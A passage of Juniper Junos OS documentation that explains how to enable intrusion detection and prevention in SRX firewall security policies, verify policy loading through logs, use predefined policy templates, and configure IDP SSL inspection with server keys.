user@host# set from-zone trust to-zone untrust policy P2 match source-address any
user@host# set from-zone trust to-zone untrust policy P2 match destination-address any
user@host# set from-zone trust to-zone untrust policy P2 match application junos-defaults
user@host# set from-zone trust to-zone untrust policy P2 match dynamic-application junos:GMAIL
```

2. Define the IDP policies that you want to configure in security policies.

```
[edit]
user@host# set security idp idp-policy recommended
user@host# set security idp idp-policy idpengine
```

3. Configure the IDP policies as per steps in "IDP Policy Rules and IDP Rule Bases" on page 93, then configure one of the IDP policies (Recommended) as the default IDP policy.

```
[edit]
user@host# set security idp default-policy recommended
```

4. Confirm the default policy configured on your device.

```
[edit]
user@host# show security idp default-policy
```

```
default-policy recommended;
```

5. Specify the action to be taken on traffic that matches conditions specified in the security policy. The security policy action must be to permit the flow.

```
[edit security policies]
user@host# set from-zone trust to-zone untrust policy P1 then permit application-services idp-
policy recommended
user@host# set from-zone trust to-zone untrust policy P2 then permit application-services idp-
policy idpengine
```

In SRX 18.3 versions and above, security policies may use different a different IDP policy allowing unique IDP rules processing for each security-policy. When multiple IDP rules are used on security policies an IDP default-policy is required to be configured.

Results

From configuration mode, confirm your configuration by entering the **show security policies** command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security policies
from-zone trust to-zone untrust {
    policy P1 {
        match {
            source-address any;
            destination-address any;
            application junos-http;
        }
        then {
            permit {
                application-services {
                     idp-policy recommended;
```

```
                }
            }
        }
    }
}
from-zone trust to-zone untrust {
    policy P2 {
        match {
            source-address any;
            destination-address any;
            application junos : GMAIL;
        }
        then {
            permit {
                application-services {
                     idp-policy idpengine;
                }
            }
        }
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

Verifying the IDP Configuration

Purpose

Verify that the IDP configuration is working properly.

Action

From operational mode, enter the `show security idp status` command.

```
user@host> show security idp status detail
```

```
 PIC : FPC 0 PIC 0:
State of IDP: Default,  Up since: 2013-01-22 02:51:15 GMT-8 (2w0d 20:30 ago)

Packets/second: 0               Peak: 0 @ 2013-02-05 23:06:20 GMT-8
KBits/second  : 0               Peak: 0 @ 2013-02-05 23:06:20 GMT-8
Latency (microseconds): [min: 0] [max: 0] [avg: 0]

Packet Statistics:
 [ICMP: 0] [TCP: 0] [UDP: 0] [Other: 0]

Flow Statistics:
  ICMP: [Current: 0] [Max: 0 @ 2013-02-05 23:06:20 GMT-8]
  TCP: [Current: 0] [Max: 0 @ 2013-02-05 23:06:20 GMT-8]
  UDP: [Current: 0] [Max: 0 @ 2013-02-05 23:06:20 GMT-8]
  Other: [Current: 0] [Max: 0 @ 2013-02-05 23:06:20 GMT-8]

Session Statistics:
 [ICMP: 0] [TCP: 0] [UDP: 0] [Other: 0]
ID    Name                   Sessions    Memory      Detector
 0     Recommended            0           2233        12.6.160121210
```

Meaning

The sample output shows the Recommended predefined IDP policy as the active policy.

Example: Enabling IDP in a Traditional Security Policy

IN THIS SECTION

As of Junos SRX 18.2, the traditional policy style of using only one active IDP policy name for all firewall rules via `set security idp active-policy` has been deprecated.

Instead the configuration style uses the same for Traditional Policies as that of Unified policies by referring to IDP policy is handled in the security policies `set security policies from-zone <zone-name> to-zone <zone-name> policy <policy-name> then permit application-services idp-policy idp-policy-name` command.

This example shows how to configure two security policies to enable IDP services on all HTTP and HTTPS traffic flowing in both directions on a security device. This type of configuration can be used to monitor traffic to and from a secure area of an internal network as an added security measure for confidential communications.

NOTE: In this example, `Zone2` is part of the internal network.

Requirements

Before you begin:

- Configure network interfaces.
- Create security zones. See *Example: Creating Security Zones*.
- Configure applications. See "Example: Configuring IDP Applications and Services" on page 255.
- Configuring IDP Policies. See "IDP Policy Rules and IDP Rule Bases" on page 93.

Overview

For transit traffic to pass through IDP inspection, you configure a security policy and enable IDP application services on all traffic that you want to inspect. Security policies contain rules defining the types of traffic permitted on the network and the way that the traffic is treated inside the network.

Enabling IDP in a security policy directs traffic that matches the specified criteria to be checked against the IDP rulebases.

> **NOTE**: IDP is enabled by default. No license is required. Custom attacks and custom attack groups in IDP policies can be configured and installed even when a valid license and signature database are not installed on the device.

To allow transit traffic to pass through without IDP inspection, specify a *permit* action for the rule without enabling the IDP application services. Traffic matching the conditions in this rule passes through the device without IDP inspection.

This example shows how to configure two policies, idp-app-policy-1 and idp-app-policy-2, to enable IDP services on all HTTP and HTTPS traffic flowing in both directions on the device. The idp-app-policy-1 policy directs all HTTP and HTTPS traffic flowing from previously configured Zone1 to Zone2 to be checked against IDP rulebases. The idp-app-policy-2 policy directs all HTTP and HTTPS traffic flowing from Zone2 to Zone1 to be checked against IDP rulebases.

> **NOTE**: The action set in the security policy action must be *permit*. You cannot enable IDP for traffic that the device denies or rejects.

If you have configured a traditional security policy (with 5-tuples matching condition or dynamic application configured as none) and an unified policy (with 6-tuple matching condition), the traditional security policy matches the traffic first, prior to the unified policy.

When you configure a unified policy with a dynamic application as one of the matching condition, the configuration eliminates the additional steps of configuring, source and destination address, source destination except, from and to zones, or application. All the IDP policy configurations are handled within the unified security policy and simplifies the task of configuring IDP policy to detect any attack or intrusions for a given session. Configuring source or destination address, source and destination-except, from and to zone, or application is not required with unified policy, as the match happens in the security policy itself.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 match source-address
any
set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 match destination-
address any
set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 match application
junos-http
set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 match application
junos-https
set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 then permit
application-services idp
set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 match source-address
any
set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 match destination-
address any
set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 match application
junos-http
set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 match application
junos-https
set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 then permit
application-services idp
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To enable IDP services on all HTTP and HTTPS traffic flowing in both directions on the device:

1. Create a security policy for traffic flowing from Zone1 to Zone2 that has been identified as junos-http or junos-https application traffic.

   ```
   user@host# set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 match
   source-address any
   ```

```
user@host# set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 match
destination-address any
user@host# set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 match
application junos-http
user@host# set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 match
application junos-https
```

2. Specify the action to be taken on Zone1 to Zone2 traffic that matches conditions specified in the policy.

```
user@host# set security policies from-zone Zone1 to-zone Zone2 policy idp-app-policy-1 then
permit application-services idp
```

3. Create another security policy for traffic flowing in the opposite direction that has been identified as junos-http or junos-https application traffic.

```
user@host# set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 match
source-address any
user@host# set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 match
destination-address any
user@host# set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 match
application junos-http
user@host# set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 match
application junos-https
```

4. Specify the action to be taken on traffic that matches the conditions specified in this policy.

```
user@host# set security policies from-zone Zone2 to-zone Zone1 policy idp-app-policy-2 then
permit application-services idp
```

5. Configure the active-policy.

```
user@host# set security idp active-policy recommended
```

Results

From configuration mode, confirm your configuration by entering the `show security policies` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security policies
from-zone Zone1 to-zone Zone2 {
    policy idp-app-policy-1 {
        match {
            source-address any;
            destination-address any;
            application [junos-http junos-https];
        }
        then {
            permit {
                application-services {
                    idp;
                }
            }
        }
    }
}
from-zone Zone2 to-zone Zone1 {
    policy idp-app-policy-2 {
        match {
            source-address any;
            destination-address any;
            application [junos-http junos-https];
        }
        then {
            permit {
                application-services {
                    idp;
                }
            }
        }
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the security policy configuration is correct.

Action

From operational mode, enter the `show security policies` command.

Verifying the IDP Policy Compilation and Load Status

IN THIS SECTION

Purpose

Display the IDP log files to verify the IDP policy load and compilation status. When activating an IDP policy, you can view the IDP logs and verify if the policy is loaded and compiled successfully.

Action

To track the load and compilation progress of an IDP policy, configure either one or both of the following in the CLI:

- You can configure a log file, which will be located in `/var/log/`, and set trace option flags to record these operations:

```
user@host# set security idp traceoptions file idpd
user@host# set security idp traceoptions flag all
```

- You can configure your device to log system log messages to a file in the `/var/log` directory:

```
user@host# set system syslog file messages any any
```

After committing the configuration in the CLI, enter either of the following commands from the shell prompt in the UNIX-level shell:

Sample Output

command-name

```
user@host> start shell
user@host% tail -f /var/log/idpd
Aug 3 15:46:42 chiron clear-log[2655]: logfile cleared
Aug  3 15:47:12 idpd_config_read: called: check: 0
Aug  3 15:47:12 idpd commit in progres ...
Aug  3 15:47:13 Entering enable processing.
Aug  3 15:47:13 Enable value (default)
Aug  3 15:47:13 IDP processing default.
Aug  3 15:47:13 idp config knob set to (2)
Aug  3 15:47:13 Warning: active policy configured but no application package installed, attack
may not be detected!
Aug  3 15:47:13 idpd_need_policy_compile:480 Active policy path /var/db/idpd/sets/idpengine.set
Aug  3 15:47:13 Active Policy (idpengine) rule base configuration is changed so need to
recompile active policy
Aug  3 15:47:13 Compiling policy idpengine....
Aug  3 15:47:13 Apply policy configuration, policy ops bitmask = 41
Aug  3 15:47:13 Starting policy(idpengine) compile with compress dfa...
Aug  3 15:47:35 policy compilation memory estimate: 82040
```

```
Aug  3 15:47:35 ...Passed
Aug  3 15:47:35 Starting policy package...
Aug  3 15:47:36 ...Policy Packaging Passed
Aug  3 15:47:36 [get_secupdate_cb_status] state = 0x1
Aug  3 15:47:36 idpd_policy_apply_config idpd_policy_set_config()
Aug  3 15:47:36 Reading sensor config...
Aug  3 15:47:36 sensor/idp node does not exist, apply defaults
Aug  3 15:47:36 sensor conf saved
Aug  3 15:47:36 idpd_dev_add_ipc_connection called...
Aug  3 15:47:36 idpd_dev_add_ipc_connection: done.
Aug  3 15:47:36 idpd_policy_apply_config: IDP state (2) being set
Aug  3 15:47:36 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:36 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:36 Apply policy configuration, policy ops bitmask = 4
Aug  3 15:47:36 Starting policy load...
Aug  3 15:47:36 Loading policy(/var/db/idpd/bins/idpengine.bin.gz.v + /var/db/idpd/sec-
repository/installed-detector/libidp-detector.so.tgz.v + /var/db/idpd/bins/compressed_ai.bin)...
Aug  3 15:47:36 idpd_dev_add_ipc_connection called...
Aug  3 15:47:36 idpd_dev_add_ipc_connection: done.
Aug  3 15:47:37 idpd_policy_load: creating temp tar directory '/var/db/idpd//bins/52b58e5'
Aug  3 15:47:37 sc_policy_unpack_tgz: running addver cmd '/usr/bin/addver -r /var/db/idpd/sec-
repository/installed-detector/libidp-detector.so.tgz.v /var/db/idpd//bins/52b58e5/__temp.tgz
> /var/log/idpd.addver'
Aug  3 15:47:38 sc_policy_unpack_tgz: running tar cmd '/usr/bin/tar -C /var/db/idpd//bins/
52b58e5 -xzf /var/db/idpd//bins/52b58e5/__temp.tgz'
Aug  3 15:47:40 idpd_policy_load: running cp cmd 'cp /var/db/idpd//bins/52b58e5/
detector4.so /var/db/idpd//bins/detector.so'
Aug  3 15:47:43 idpd_policy_load: running chmod cmd 'chmod 755 /var/db/idpd//bins/detector.so'
Aug  3 15:47:44 idpd_policy_load: running rm cmd 'rm -fr /var/db/idpd//bins/52b58e5'
Aug  3 15:47:45 idpd_policy_load: detector version: 10.3.160100209
Aug  3 15:47:45 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:45 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:45 idp_policy_loader_command: sc_klibs_subs_policy_pre_compile() returned 0 (EOK)
Aug  3 15:47:45 idpd_policy_load: IDP_LOADER_POLICY_PRE_COMPILE returned EAGAIN, retrying...
after (5) secs
Aug  3 15:47:50 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:50 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:50 idp_policy_loader_command: sc_klibs_subs_policy_pre_compile() returned 0 (EOK)
Aug  3 15:47:50 idpd_policy_load: idp policy parser pre compile succeeded, after (1) retries
Aug  3 15:47:50 idpd_policy_load: policy parser compile  subs s0 name /var/db/idpd/bins/
idpengine.bin.gz.v.1 buf 0x0 size 0zones 0xee34c7 z_size 136 detector /var/db/idpd//bins/
detector.so ai_buf 0x0 ai_size 0 ai /var/db/idpd/bins/compressed_ai.bin
Aug  3 15:47:50 idpd_comm_server_get_event:545: evGetNext got event.
```

```
Aug  3 15:47:50 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:50 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:50 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:50 idpd_policy_load: idp policy parser compile succeeded
Aug  3 15:47:50 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:50 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:50 idpd_policy_load: idp policy pre-install succeeded
Aug  3 15:47:50 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:50 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:50 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:50 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:50 idpd_policy_load: idp policy install succeeded
Aug  3 15:47:50 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:50 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:50 idpd_policy_load: idp policy post-install succeeded
Aug  3 15:47:51 IDP policy[/var/db/idpd/bins/idpengine.bin.gz.v] and detector[/var/db/idpd/sec-
repository/installed-detector/libidp-detector.so.tgz.v] loaded successfully.
Aug  3 15:47:51 Applying sensor configuration
Aug  3 15:47:51 idpd_dev_add_ipc_connection called...
Aug  3 15:47:51 idpd_dev_add_ipc_connection: done.
Aug  3 15:47:51 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:51 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:51 idpd_comm_server_get_event:545: evGetNext got event.
Aug  3 15:47:51 idpd_comm_server_get_event:553: evDispatch OK
Aug  3 15:47:51
...idpd commit end
Aug  3 15:47:51 Returning from commit mode, status = 0.
Aug  3 15:47:51 [get_secupdate_cb_status] state = 0x1
Aug  3 15:47:51 Got signal SIGCHLD....
```

Sample Output

command-name

```
user@host> start shell
user@host% tail -f /var/log/messages
Aug  3 15:46:56  chiron mgd[2444]: UI_COMMIT_PROGRESS: Commit operation in progress: no commit
script changes
Aug  3 15:46:56  chiron mgd[2444]: UI_COMMIT_PROGRESS: Commit operation in progress: no
transient commit script changes
Aug  3 15:46:56  chiron mgd[2444]: UI_COMMIT_PROGRESS: Commit operation in progress: finished
```

```
loading commit script changes
Aug  3 15:46:56  chiron mgd[2444]: UI_COMMIT_PROGRESS: Commit operation in progress: exporting
juniper.conf
.....
Aug  3 15:47:51  chiron idpd[2678]: IDP_POLICY_LOAD_SUCCEEDED: IDP policy[/var/db/idpd/bins/
idpengine.bin.gz.v] and detector[/var/db/idpd/sec-repository/installed-detector/libidp-
detector.so.tgz.v] loaded successfully(Regular load).
Aug  3 15:47:51  chiron idpd[2678]: IDP_COMMIT_COMPLETED: IDP policy commit is complete.
......
Aug  3 15:47:51  chiron chiron sc_set_flow_max_sessions: max sessions set 16384
```

Meaning

Displays log messages showing the procedures that run in the background after you commit the `set security idp active-policy` command. This sample output shows that the policy compilation, sensor configuration, and policy load are successful.

RELATED DOCUMENTATION

Intrusion Detection and Prevention Overview | 2

Predefined IDP Policy Templates

IN THIS SECTION

Juniper Networks provides predefined policy templates that you can use as a starting point for creating your own policies. Each template is set of rules of a specific rulebase type that you can copy and then update according to your requirements.

Understanding Predefined IDP Policy Templates

Predefined policy templates are available in the `templates.xls` file on a secured Juniper Networks website. To start using a template, you run a command from the CLI to download and copy this file to a `/var/db/scripts/commit` directory.

Each policy template contains rules that use the default actions associated with the attack objects. You should customize these templates to work on your network by selecting your own source and destination addresses and choosing IDP actions that reflect your security needs.

The client/server templates are designed for ease of use and provide balanced performance and coverage. The client/server templates include client protection, server protection, and client/server protection.

Each of the client/server templates has two versions that are device specific, a 1-gigabyte (GB) version and a 2-GB version.

NOTE: The 1-gigabyte versions labeled *1G* should only be used for devices that are limited to 1 GB of memory. If a 1-GB device loads anything other than a 1-GB policy, the device might experience policy compilation errors due to limited memory or limited coverage. If a 2-GB device loads anything other than a 2-GB policy, the device might experience limited coverage.

Use these templates as a guideline for creating policies. We recommend that you make a copy of these templates and use the copy (not the original) for the policy. This approach allows you to make changes to the policy and to avoid future issues due to changes in the policy templates.

Table 11 on page 80 summarizes the predefined IDP policy templates provided by Juniper Networks.

Table 11: Predefined IDP Policy Templates

Template Name	Description
Client-And-Server-Protection	Designed to protect both clients and servers. To be used on high memory devices with 2 GB or more of memory.
Client-And-Server-Protection-1G	Designed to protect both clients and servers. To be used on all devices, including low-memory branch devices.
Client-Protection	Designed to protect clients. To be used on high memory devices with 2 GB or more of memory.

Table 11: Predefined IDP Policy Templates *(Continued)*

Template Name	Description
Client-Protection-1G	Designed to protect clients. To be used on all devices, including low-memory branch devices.
DMZ Services	Protects a typical demilitarized zone (DMZ) environment.
DNS Server	Protects Domain Name System (DNS) services.
File Server	Protects file sharing services, such as Network File System (NFS), FTP, and others.
Getting Started	Contains very open rules. Useful in controlled lab environments, but should not be deployed on heavy traffic live networks.
IDP Default	Contains a good blend of security and performance.
Recommended	Contains only the attack objects tagged as *recommended* by Juniper Networks. All rules have their Actions column set to take the recommended action for each attack object.
Server-Protection	Designed to protect servers. To be used on high memory devices with 2 GB or more of memory.
Server-Protection-1G	Designed to protect servers. To be used on all devices, including low-memory branch devices.
Web Server	Protects HTTP servers from remote attacks.

To use predefined policy templates:

1. Download the policy templates from the Juniper Networks website.
2. Install the policy templates.
3. Enable the `templates.xls` script file. Commit scripts in the `/var/db/scripts/commit` directory are ignored if they are not enabled.
4. Choose a policy template that is appropriate for you and customize it if you need to.

5. Activate the policy that you want to run on the system. Activating the policy might take a few minutes. Even after a commit complete message is displayed in the CLI, the system might continue to compile and push the policy to the data plane.

> **NOTE**: Occasionally, the compilation process might fail for a policy. In this case, the active policy showing in your configuration might not match the actual policy running on your device. Run the `show security idp status` command to verify the running policy. Additionally, you can view the IDP log files to verify the policy load and compilation status.

6. Delete or deactivate the commit script file. By deleting the commit script file, you avoid the risk of overwriting modifications to the template when you commit the configuration. Deactivating the statement adds an inactive tag to the statement, effectively commenting out the statement from the configuration. Statements marked inactive do not take effect when you issue the `commit` command.

For more information see https://kb.juniper.net/InfoCenter/index?page=content&id=KB16490.

Downloading and Using Predefined IDP Policy Templates (CLI Procedure)

Before you begin, configure network interfaces. See the *Junos OS Interfaces Configuration Guide for Security Devices*.

To download and use a predefined policy template:

1. Download the script file **templates.xsl** to the**/var/db/idpd/sec-download/sub-download** directory. This script file contains predefined IDP policy templates.

```
user@host> request security idp security-package download policy-templates
```

2. Copy the **templates.xls** file to the **/var/db/scripts/commit** directory and rename it to **templates.xsl**.

```
user@host> request security idp security-package install policy-templates
```

3. Enable the **templates.xsl** scripts file. At commit time, the Junos OS management process (mgd) looks in the **/var/db/scripts/commit** directory for scripts and runs the script against the candidate configuration database to ensure the configuration conforms to the rules dictated by the scripts.

```
user@host# set system scripts commit file templates.xsl
```

4. Commit the configuration. Committing the configuration saves the downloaded templates to the Junos OS configuration database and makes them available in the CLI at the `[edit security idp idp-policy]` hierarchy level.
5. Display the list of downloaded templates.

```
user@host#set security idp active-policy ?

Possible completions:
 <active policy> Set active policy
  DMZ_Services
  DNS_Service
  File_Server
  Getting_Started
  IDP_Default
  Recommended
  Web_Server
```

6. Activate the predefined policy. The following statement specifies the *Recommended* predefined IDP policy as the active policy:

```
user@host# set security idp active-policy Recommended
```

7. Delete or deactivate the commit script file. By deleting the commit script file, you avoid the risk of overwriting modifications to the template when you commit the configuration. Run one of the following commands:

```
user@host# delete system scripts commit file templates.xsl
user@host# deactivate system scripts commit file templates.xsl
```

8. If you are finished configuring the device, commit the configuration.
9. You can verify the configuration by using the `show security idp status` command. For more information, see the *Junos OS CLI Reference*.

RELATED DOCUMENTATION

IDP Application Identification | 444

IDP SSL Inspection

IN THIS SECTION

Secure Sockets Layer (SSL), also called Transport Layer Security (TLS), is a protocol suite for Web security that provides authentication, confidentiality and message integrity. Authentication guards against fraudulent transmissions by enabling a Web browser to validate the identity of a webserver. Confidentiality mechanisms ensure that communications are private. SSL enforces confidentiality by encrypting data to prevent unauthorized users from eavesdropping on electronic communications. Finally, message integrity ensures that the contents of a communication have not been tampered with.

For more information, see the following topics:

IDP SSL Overview

Each SSL session begins with a handshake during which the client and server agree on the specific security key and the encryption algorithms to use for that session. At this time, the client also authenticates the server. Optionally, the server can authenticate the client. Once the handshake is complete, transfer of encrypted data can begin.

Juniper Networks provides Intrusion Detection and Prevention (IDP) SSL inspection that uses the SSL protocol suite consisting of different SSL versions, ciphers, and key exchange methods. Combined with the Application Identification feature, the SSL Inspection feature enables SRX Series Firewalls to inspect HTTP traffic encrypted in SSL on any port. The following SSL protocols are supported:

- SSLv2
- SSLv3
- TLS

SEE ALSO

IDP Policies Overview | 56

Supported IDP SSL Ciphers

An SSL cipher comprises encryption cipher, authentication method, and compression. Junos OS supports all OPENSSL supported ciphers that do not involve the use of temporary private keys. For authentication, NULL, MD5, and SHA-1 authentication methods are supported.

NOTE: Compression and SSLv2 ciphers are not supported. Currently, most SSL servers automatically upgrade to a TLS cipher when an SSLv2 cipher is received in a client "hello" message. Check your browser to see how strong the ciphers can be and which ones your browser supports. (If the cipher is not in the list of supported ciphers, the session is ignored for deep packet inspection.)

Table 12 on page 85 shows the encryption algorithms supported by the SRX Series Firewalls.

Table 12: Supported Encryption Algorithms

Cipher	Exportable	Type	Key Material	Expanded Key Material	Effective Key Bits	IV Size
NULL	No	Stream	0	0	0	N/A
DES-CBC-SHA	No	Block	8	8	56	8
DES-CBC3-SHA	No	Block	24	24	168	8
AES128-SHA	No	Block	16	16	128	16

Table 12: Supported Encryption Algorithms *(Continued)*

Cipher	Exportable	Type	Key Material	Expanded Key Material	Effective Key Bits	IV Size
AES256-SHA	No	Block	32	32	256	16

For more information on encryption algorithms, see IPsec VPN Overview /documentation/us/en/software/junos/vpn-ipsec/topics/topic-map/security-ipsec-vpn-overview.html. Table 13 on page 86 shows the supported SSL ciphers.

Table 13: Supported SSL Ciphers

Cipher Suites	Value
TLS_RSA_WITH_NULL_MD5	0x0001
TLS_RSA_WITH_NULL_SHA	0x0002
TLS_RSA_WITH_DES_CBC_SHA	0x0009
TLS_RSA_WITH_3DES_EDE_CBC_SHA	0x000A
TLS_RSA_WITH_AES_128_CBC_SHA	0x002F
TLS_RSA_WITH_AES_256_CBC_SHA	0x0035

NOTE: RC4 and IDEA ciphers are not supported because of license and OPENSSL library availability.

Understanding IDP Internet Key Exchange

Internet Key Exchange (IKE) establishes a premaster secret that is used to generate symmetric keys for bulk data encryption and authentication. Section F.1.1 of RFC 2246 defines Transport Layer Security (TLS) authentication and key exchange methods. The three key exchange methods are:

- RSA—Rivest-Shamir-Adleman (RSA) is a key exchange algorithm that governs the way participants create symmetric keys or a secret that is used during an SSL session. The RSA key exchange algorithm is the most commonly used method.
- DSA—Digital Signature Algorithm (DSA) adds an additional authentication option to the IKE Phase 1 proposals. The DSA can be configured and behaves analogously to the RSA, requiring the user to

import or create DSA certificates and configure an IKE proposal to use the DSA. Digital certificates are used for RSA signatures, DSA signatures, and the RSA public key encryption based method of authentication in the IKE protocol.

- Diffie-Hellman— Diffie-Hellman (DH) is a key exchange method that allows participants to produce a shared secret value. The strength of the technique is that it allows participants to create the secret value over an unsecured medium without passing the secret value through the wire.

The key exchange methods can use either a fixed or a temporary server key. IDP can successfully retrieve the premaster secret only if a fixed server key is used. For more information on Internet Key Exchange, see *Basic Elements of PKI in Junos OS*.

NOTE: Juniper IDP does not decrypt SSL sessions that use Diffie-Hellman key exchange.

IDP Cryptographic Key Handling Overview

With the Intrusion Detection and Prevention (IDP) Secure Sockets Layer (SSL) decryption feature, SRX Series Firewalls load configured RSA private keys to memory and use them to establish SSL session keys to decrypt data. IDP is required to decrypt the RSA keys and to check the integrity before performing normal encryption or decryption operations using the keys.

The primary purpose of this feature is to ensure that RSA private keys used by IDP are not stored as plain text or in an easily understandable or usable format. The keys are decrypted to perform normal encryption or decryption operations. This feature also involves error detection checks during copying of the keys from one memory location to another, as well as overwriting of intermediate storage with nonzero patterns when the keys are no longer needed.

The `set security idp sensor-configuration ssl-inspection key-protection` CLI configuration command is used to enable this feature.

Understanding IDP SSL Server Key Management and Policy Configuration

The device can support up to 1000 server private keys. Each key can have up to 100 servers that use it. This capacity is the same regardless of the number of SPUs available on the device because essentially each SPU needs to be able to access all the keys.

Multiple servers can share the same private key; however, one server can have only one private key. SSL decryption is disabled by default. Both plain and encrypted keys are supported.

NOTE: Junos OS does not encrypt SSL keys file.

NOTE: You can set the value of SSL session ID cache timeout parameter by using the **set security idp sensor-configuration ssl-inspection session-id-cache-timeout** command. The default value of the cache timeout parameter is 600 seconds.

Configuring an IDP SSL Inspection (CLI Procedure)

SSL decoder is enabled by default. If you need to manually enable it via CLI, use the following CLI command.

```
set security idp sensor-configuration detector protocol-name SSL tunable-name sc_ssl_flags
tuneable-value 1
```

To configure an IDP SSL inspection, use the following CLI procedure:

```
[edit security]
    idp {
    sensor-configuration {
        ssl-inspection {
            sessions <number>;
        }
    }
```

The sensor now inspects traffic for which it has a key/server pair.

NOTE: Maximum supported sessions per SPU: default value is 10,000 and range is 1 through 100,000. The session limit is per SPU, and it is the same regardless of the number of SPUs on the device.

Adding IDP SSL Keys and Associated Servers

When you are installing a key, you can password protect the key and also associate it to a server.

To install a Privacy-Enhanced Mail (PEM) key, use the following CLI command:

```
request security idp ssl-inspection key add key-name file file-path server server-ip password
password-string
```

NOTE: In a two-node SRX Series cluster, the key has to be manually copied over to both Node 0 and Node 1 at the same location for the request command to be successful.

You can also associate the key with a server at a later time by using the add server CLI command. A server can be associated with only one key. To associate a server to the installed key, use the following CLI command:

```
request security idp ssl-inspection key add key-name server server-ip
```

NOTE: The maximum key name length is 32 bytes, including the ending “\0”.

Deleting IDP SSL Keys and Associated Servers

- To delete all keys and servers, use the following CLI command:

  ```
  user@host> request security idp ssl-inspection key delete
  ```

  All installed keys are deleted along with any associated servers.

- To delete a specific key and all associated servers with that key, use the following CLI command:

  ```
  user@host> request security idp ssl-inspection key delete <key-name>
  ```

  Deletes the specified key and all servers associated with that key.

- To delete a single server, use the following CLI command:

  ```
  user@host> request security idp ssl-inspection key delete <key-name> server <server-ip>
  ```

  Deletes the specified server that is bound to the specified key.

Displaying IDP SSL Keys and Associated Servers

- To display all installed server keys and associated server, use the following CLI command:

```
user@host> show security idp ssl-inspection key
```

Displays all server keys and IP addresses bound to those keys. The following example shows CLI output when the `show security idp ssl-inspection key` command is used:

```
Total SSL keys : 2
SSL server key and ip address :
    Key : key1, server : 10.1.1.1
    Key : key2, server : 10.2.2.2
    Key : key2, server : 10.2.2.3
```

- To display IP addresses bound to a specific key, use the following CLI command:

```
user@host> show security idp ssl-inspection key <key-name>
```

The following is an example of the CLI output received when the `show security idp ssl-inspection key <key-name>` command is used:

```
Key : key1, server : 10.1.1.1
```

Example: Configuring IDP When SSL Proxy Is Enabled

IN THIS SECTION

This example describes how IDP supports the application identification (AppID) functionality when SSL proxy is enabled.

Requirements

Before you begin:

- Create zones. See *Example: Creating Security Zones*.
- Configure an address book with addresses for the policy. See *Example: Configuring Address Books and Address Sets*.
- Create an application (or application set) that indicates that the policy applies to traffic of that type. See *Example: Configuring Security Policy Applications and Application Sets*.
- Create an SSL proxy profile that enables SSL proxy by means of a policy. See *Configuring SSL Forward Proxy*.
- Configure an IDP policy as an active policy.

Overview

This example shows how to configure IDP in a policy rule when SSL proxy is enabled.

Configuration

IN THIS SECTION

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security policies from-zone Z_1 to-zone Z_2 policy policy1 match source-address any
set security policies from-zone Z_1 to-zone Z_2 policy policy1 match destination-address any
set security policies from-zone Z_1 to-zone Z_2 policy policy1 match application junos-https
set security policies from-zone Z_1 to-zone Z_2 policy policy1 then permit application-services
ssl-proxy profile-name ssl-profile-1
```

```
set security policies from-zone Z_1 to-zone Z_2 policy policy1 then permit application-services
idp
```

Procedure

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

In this example, you configure a security policy that uses IDP as the application service.

1. Configure a policy to process the traffic with SSL proxy profile ssl-profile-1.

```
[edit security policies from-zone Z_1 to-zone Z_2 policy policy1
